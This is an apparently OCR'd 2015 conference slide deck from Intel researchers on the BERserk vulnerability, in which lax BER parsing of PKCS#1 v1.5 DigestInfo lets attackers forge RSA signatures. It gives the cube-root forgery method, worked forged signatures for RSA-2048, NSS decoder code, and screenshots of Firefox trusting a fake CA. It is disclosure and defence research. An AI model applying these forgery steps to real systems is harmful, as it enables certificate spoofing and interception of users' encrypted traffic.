latin crypt GUADALAJARA 2015

ASN.1 parsing in crypto libraries: what could go wrong?

Andrew Furtak, Yuriy Bulygin, Alex Bazhaniuk

intel Security Advanced Threat Research

Agenda

- “BERserk” PKCS#1 v1.5 signature vulnerability
- Exploiting ASN.1 bugs remotely
- Conclusions / Recommendations

Bleichenbacher’s PKCS#1 v1.5 Vulnerability

```
def PKCS1v15_verify( hash, sig, pubkey ):
    # decrypt EM from signature using public key
    EM = pubkey.encrypt(sig, 0)[0]

    # check PS padding bytes 0xFF
    while ( (i < RSA_MODULUS_LEN) and (ord(EM[i]) == 0xFF) ): i += 1
    ..
    i += 1
    if i < 11: return SIGNATURE_VERIFICATION_FAILED
    T = EM[i:]
    T_size = len(T)
    (status,hash_from_EM,DI_size) = RSA_BER_Parse_DigestInfo(T,T_size)

    if PADDING_OK != status: return SIGNATURE_VERIFICATION_FAILED

    # Verifying message digest
    if (hash != hash_from_EM): return SIGNATURE_VERIFICATION_FAILED

    return SIGNATURE_VERIFICATION_PASSED
```

Fix (Well.. one of)

```
(status, hash_from_EM, DI_size) = RSA_BER_Parse_DigestInfo(T, T_size)
if PADDING_OK != status:
    return SIGNATURE_VERIFICATION_FAILED


HASH_LEN = len(hash)
if( T_size != (DI_size + HASH_LEN) ):
    return SIGNATURE_VERIFICATION_FAILED


# Verifying message digest
if (hash != hash_from_EM):
    return SIGNATURE_VERIFICATION_FAILED

return SIGNATURE_VERIFICATION_PASSED
```

Make sure there's no extra data left after the DigestInfo | Hash


Wait! Parsing DigestInfo!?

```
RSA_BER_Parse_DigestInfo( T, T_size )
```

Exactly why do you need to parse 19 (15, 18)-byte long string as ASN.1??

```
30 31 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 04 20
```

BER/DER Encoding of ASN.1 Lengths



Reference: ITU-T X.690 “Information technology - ASN.1 encoding rules: Specification of BER, CER and DER”

BER vs DER

DER is BER with additional restrictions!

DER: *The definite form of length encoding shall be used, encoded in the minimum number of octets.*

Both examples below describe ASN.1 lengths of 9 bytes:

Valid BER, Invalid DER

1 0 0 0 0 0 0 1   0 0 0 0 1 0 0 1

Valid BER, Valid DER

0 0 0 0 1 0 0 1

Correct ASN.1 DigestInfo (SHA-256)


```
30 31 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 04 20 XXXXXXXXXXXXXXXXXXXX


Tag              Length
30 (SEQUENCE)    31
         Tag                     Length
         30 (SEQUENCE)           0d
                                     Tag           Length
                                     06 (OID)      09
                                                       OID
                                                       60 86 48 01 65 03 04 02 01
                                     Tag           Length
                                     05 (NULL)     00
         Tag                     Length
         04 (OCTET STRING)       20
                                     octet string (SHA-256 hash)
                                     XXXXXXXXXXXXXXXXXXXX
```

Vulnerable Implementation

Some crypto implementations would [attempt to] parse *DigestInfo* ASN.1 sequence as BER allowing *long* lengths of ASN.1 elements

Vulnerable crypto implementations would **skip some or all bytes of the length** allowing up to 127 bytes of extra data



The extra data can be used to find such signature without knowing private key that would pass validation

Malformed ASN.1 DigestInfo

```
30 31 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 c3 .. garbage .. 04 ff .. garbage ..
XXXXXXXXXXXXXXXXXXXX

Tag             Length (long form)
30 (SEQUENCE)   32
    Tag                     Length (long form)
    30 (SEQUENCE)           0d
                                Tag         Length
                                06 (OID)    05
                                                OID
                                                60 86 48 01 65 03 04 02 01
                                Tag         Length (long form)
                                05 (NULL)   c3 (80|43) .. garbage ..
    Tag                     Length
    04 (OCTET STRING)       ff (80|7f) .. garbage ..
                                octet string (SHA-256 hash)
                                XXXXXXXXXXXXXXXXXXXX
```

Adding Extra Data in DigestInfo

By shortening the padding and inserting long lengths adversary can add extra data in DigestInfo ASN.1 sequence

“ .. “ Describes extra “Garbage” data

Correct PKCS#1 v1.5 with DER DigestInfo

00	01	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	00	30	31	30
0d	06	09	60	86	48	01	65	03	04	02	01	05	00	04	20
48	AC	E9	B7	BC	30	CB	37	33	84	19	F7	71	6D	4E	9F
50	AA	0A	D2	A4	25	BC	F3	8C	2A	11	66	9F	85	CF	D5

Bad PKCS#1 v1.5: extra data in BER DigestInfo

00	01	FF	FF	FF	FF	FF	FF	FF	00	30	31	30	0D	06	09
60	86	48	01	65	03	04	02	01	05	c3	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	04
FF	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..
48	AC	E9	B7	BC	30	CB	37	33	84	19	F7	71	6D	4E	9F
50	AA	0A	D2	A4	25	BC	F3	8C	2A	11	66	9F	85	CF	D5

Forging a Signature

Forged Encoded Message (EM’) = Prefix + Middle + Suffix

Middle part includes fixed octets surrounded by extra “garbage” data

- Length field(s) represent size of the new added data


Forged Signature $\mathbf{S'}$ is such that $\mathbf{EM'=(S')^3}$

$\mathbf{S'}$ is represented as $\mathbf{(h+m+l)}$ such that $\mathbf{EM'=(h+m+l)^3}$


To find $\mathbf{S'}$ adversary needs to find such high ($\mathbf{h}$), middle ($\mathbf{m}$) and low ($\mathbf{l}$) parts of the signature

Calculating the Encoded Message


Prefix



Suffix



Middle



Calculating the Encoded Message (Cont'd)

High, middle and low parts of the signature can be calculated independently to satisfy

$$\texttt{Prefix + Middle + Suffix} = (\texttt{h} + \texttt{m} + \texttt{l})^3$$

Finding fixed octets in the middle part:

1. If fixed octets are adjacent to Prefix or Suffix parts, `m` can be solved as part of calculating Prefix or Suffix
2. If number of fixed octets is small, `m` can be found by exhaustive search (by incrementing bytes of `m` above `l`)
3. `m` can be found by solving elements of cube of sum of all three parts of the signature which affect the Middle part of the cube

Forged Signature (S')

```
00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000a0 00 00 00 00 00 00 00 00 00 00 00 32 cb fd 4a 7a
000000b0 dc 79 05 58 3d 76 75 20 f5 16 40 75 91 76 d3 78
000000c0 26 f2 ef 63 b4 b4 00 00 00 00 00 00 00 00 00 00
000000d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2c 7a
000000e0 fa 9a e7 78 68 89 39 47 83 14 5e 11 91 a9 a4 ac
000000f0 bd 7b fc cb 4d a0 7e 9f fc 60 ad f2 4a c6 a1 cd
```

Forged Encoded Message (EM’)

```
00000000 00 01 ff ff ff ff ff ff ff ff 00 30 31 30 0d 06
00000010 09 60 86 48 01 65 03 04 02 01 05 c3 68 9b 67 e3
00000020 6c 25 a4 a2 f3 23 2d 63 cf af 1a 19 f0 d4 a8 78
00000030 b9 bf b9 12 fd 1c 00 95 74 f1 1f ed 69 23 14 46
00000040 f6 c2 aa b2 21 54 7e ce 2f 18 8d 5f 45 bb d6 cd
00000050 ad 25 06 50 98 68 11 b9 2a a1 0b b8 ca 7d 59 04
00000060 ff 4f da 00 db 7f 2a c3 39 a0 ff ca ba ca 6f d8
00000070 a2 19 3f 6b 42 07 9d 11 58 fc 59 7d 51 d7 08 98
00000080 42 5a f8 92 16 ee 07 8b 5b 9a 6d c5 f8 00 80 d5
00000090 b1 a3 47 56 b2 dd c6 d6 5c 13 98 4d bf 03 ad b0
000000a0 32 f8 8b 4d 5b 40 b7 ef 8f fc 4d 6b e3 e1 bb 1f
000000b0 58 a8 a3 41 55 22 00 84 4c b0 eb 26 9f 64 a6 28
000000c0 4b a9 a5 62 a5 6a ae ef 00 f3 a9 d2 3d 6b f8 83
000000d0 2b e1 86 55 22 55 16 f4 3d 88 7c 74 b5 df a4 b2
000000e0 48 ac e9 b7 bc 30 cb 37 33 84 19 f7 71 6d 4e 9f
000000f0 50 aa 0a d2 a4 25 bc f3 8c 2a 11 66 9f 85 cf d5
```

A Case of Mozilla NSS

The issue in Mozilla NSS library was independently discovered and reported by Antoine Delignat-Lavaud (INRIA Paris, PROSECCO)

ASN.1 Decode in NSS

Mozilla NSS honestly & completely decodes DigestInfo as ASN.1 sequence according to **`sgn_DigestInfoTemplate`** template

```
static SECStatus DecodeSequence(void* dest,
…
    do
    {
        …
            rv = DecodeItem(dest, sequenceEntry, &sequence, arena, PR_TRUE);
        …
    } while ( (SECSuccess == rv) &&
              (sequenceEntry->kind &&
               sequenceEntry->kind != SEC_ASN1_SKIP_REST) );
    /* we should have consumed all the bytes in the sequence by now
       unless the caller doesn't care about the rest of the sequence */
    if (SECSuccess == rv && sequence.len &&
        …
        rv = SECFailure;
    }
    return rv;
}
```

Verifies no extra data left after decoding ASN.1 sequence

How Many Bytes Can BER Length Have?

```
static unsigned char* definite_length_decoder(const unsigned char *buf,
                                              const unsigned int length,
                                              unsigned int *data_length,
                                              PRBool includeTag)
{
    unsigned int data_len;
..
    data_len = buf[used_length++];
    if (data_len&0x80)
    {
        int  len_count = data_len & 0x7f;
        data_len = 0;
        while (len_count-- > 0)
        {
..
            data_len = (data_len << 8) |buf[used_length++];
        }
    }
..
    *data_length = data_len;
    return ((unsigned char*)buf + (includeTag ? 0 : used_length));
}
```

data_len is unsigned integer

len_count can be up to 127

What about other 123 bytes?

Malformed ASN.1 DigestInfo (SHA-1)

```
30 db .. garbage .. 00 00 00 a0 30 ff .. garbage .. 00 00 00 09 06 05 2b 0e 03 02 1a
05 00 04 14 XXXXXXXXXXX
```

```
Tag               Length (long form)
30 (SEQUENCE)     db (80|5b)  .. garbage .. 00 00 00 a0

                  Tag               Length (long form)
                  30 (SEQUENCE)     ff (80|7f) .. garbage .. 00 00 00 09
                                       Tag         Length
                                       06 (OID)    05
                                                       OID
                                                       2b 0e 03 02 1a
                                       Tag         Length
                                       05 (NULL)   00
                  Tag               Length
                  04 (OCTET STRING) 14
                                       octet string (the SHA1 hash)
                                       XXXXXXXXXXX
```

Forging RSA-2048 in Mozilla NSS

6 bytes in the middle of EM' are **000000EL30LL** must have up to 127 bytes of garbage on both sides which defines a range where these 6 bytes can be placed

```
00010030DB4A92154840980EF454EE2431A72B6321702880000000000000000000000000000000000000
000000000000014F278C9885FD01CA0329882DE2961783078704C19385293E42956ED1E32AD0EEDCBCE0A
74443AF5E8123A07000000A030FF3B8C0DC54EE667655405C4B357D467FCD68517EA337E6FC70F766560
68BB6CD5E41F24048F238132B3C681AAF6375A4506954EFB62EF7124B2FE365B497EA84C8E4AA137CA3B
39DB693D0CCDDD2E9ACD6EF240D3E751BD77D8BC5F2C4384235D7EC85F7B5DB7F8A48AF2EE6ED49F1B89
E264C3D928C3E387D974E00000000906052B0E03021A050004143C03741AFCA732172F45829A0FD8D14B
480CA4C1
```

$$EM' = (S')^3 = (h+m+l)^3 = (h+l)^3 + 3(h+l)^2 m + 3(h+l)m^2 + m^3$$

Only $(h+l)^3$ and $3(h+l)m^2$ affect upper 6 bytes of the above range

➔ m is found from these terms


Forged RSA-2048 / SHA-1 Signature

Forged signature (S')

000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000**2853D660D0AE8E2**000000000000000000000000000000000000000000000000000000000000000
000000000000000**1195F4F8677641705A29EBDB3067E5F212ABFF010C999CBAB522DA0BCB588C5E93DD2**
B31F7C41

Decrypted signature $(S')^3$

00010030DB4A92154840980EF454EE2431A72B632170288 0000000000000000000000000000000000000
000000000000014F278C9885FD01CA0329882DE2961783078704C19385293E42956ED1E32AD0EEDCBCE0A
74443AF5E8123A07**000000A030FF**3B8C0DC54EE667655405C4B357D467FCD68517EA337E6FC70F766560
68BB6CD5E41F24048F238132B3C681AAF6375A4506954EFB62EF7124B2FE365B497EA84C8E4AA137CA3B
39DB693D0CCDDD2E9ACD6EF240D3E751BD77D8BC5F2C4384235D7EC85F7B5DB7F8A48AF2EE6ED49F1B89
E264C3D928C3E387D974E0**0000000906052B0E03021A050004143C03741AFCA732172F45829A0FD8D14B**
480CA4C1



https://[redacted].com
Google
Page Info - https://[redacted].com/
General
Permissions
Security
Website Identity
Website: [redacted].com
Owner: This website does not supply ownership information.
Verified by: Example CA
Privacy & History
Have I visited this website prior to today?
Is this website storing information (cookies) on my c
Have I saved any passwords for this website?
Technical Details
Connection Encrypted: High-grade Encryption (TLS
The page you are viewing was encrypted before bein
Encryption makes it very difficult for unauthorized pe
page as it traveled across the network.
About Mozilla Firefox
Firefox
32.0.2
Firefox is up to date
Firefox is designed by Mozilla, a global community working together to keep the Web open, public and accessible to all.
Sound interesting? Get involved!
Licensing Information
End-User Rights
Privacy Policy
Firefox and the Firefox logos are trademarks of the Mozilla Foundation.
Certificate Viewer:"Example Fake CA"
General
Details
This certificate has been verified for the following uses:
SSL Client Certificate
SSL Server Certificate
Issued To
Common Name (CN) Example Fake CA
Organization (O) Example CA
Organizational Unit (OU) <Not Part Of Certificate>
Serial Number 02
Issued By
Common Name (CN) Example Fake CA
Organization (O) Example CA
Organizational Unit (OU) <Not Part Of Certificate>
Period of Validity
Begins On 9/23/2014
Expires On 9/22/2016
Fingerprints
SHA-256 Fingerprint 8A:07:F5:2B:31:03:89:AF:D3:65:53:7C:8B:73:8B:60:B7:0B:17:E3:E1:80:56:58:34:49:38:83:82:77:03:80
SHA1 Fingerprint 03:54:19:C2:B5:90:FA:93:9D:01:FB:A3:B6:07:59:9A:66:8B:F3:7C
Close
Certificate Viewer:"Example Fake CA"
General
Details
Certificate Hierarchy
Builtin Object Token:Starfield Class 2 CA
Example Fake CA
Example Fake CA
Example Fake CA
Certificate Fields
Validity
Not Before
Not After
Subject
Subject Public Key Info
Subject Public Key Algorithm
Subject's Public Key
Extensions
Field Value
Modulus (2048 bits):
b7 32 c8 fe e9 71 a6 04 85 ad 0c 11 64 df ce 4d
ef c8 03 18 87 3f a1 ab fb 3c a6 9f f0 c3 a1 da
d4 d8 6e 2b 53 90 fb 24 a4 3e 84 f0 9e e8 5f ec
e5 27 44 f5 28 a6 3f 7b de e0 2a f0 c8 af 53 2f
9e ca 05 01 93 1e 8f 66 1c 39 a7 4d fa 5a b6 73
04 25 66 eb 77 7f e7 59 c6 4a 99 25 14 54 eb 26
c7 f3 7f 19 d5 30 70 8f af b0 46 2a ff ad eb 29
Export...
Close

